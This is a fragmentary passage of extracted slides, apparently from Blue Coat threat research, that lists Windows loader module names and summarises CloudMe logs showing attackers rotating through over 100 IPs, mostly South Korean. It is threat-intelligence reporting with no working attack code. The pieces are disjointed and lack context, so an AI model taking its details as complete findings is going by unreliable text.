
'ModuleName': u'C:\\Windows\\system32\\regsvr32.exe'
'ModuleName': u'C:\\Windows\\SysWOW64\\regsvr32.exe'

Researchers



'ModuleName': u'C:\\analysis\\ollyclean\\LOADDLL.EXE'
'ModuleName': u'C:\\Windows\\system32\\rundll32.exe'


Dream within a dream



BLUE COAT®

CloudMe logs

- Cloudme provided access logs for one account
 - Attackers accessed account from over 100 different IPs
 - Attackers IP seemed to change on regular intervals
 - Large majority of IPs came from South Korea
 - IPs didn't match tor exit nodes or any other known proxies




b6 [REDACTED] **b7C**

Embedded device security

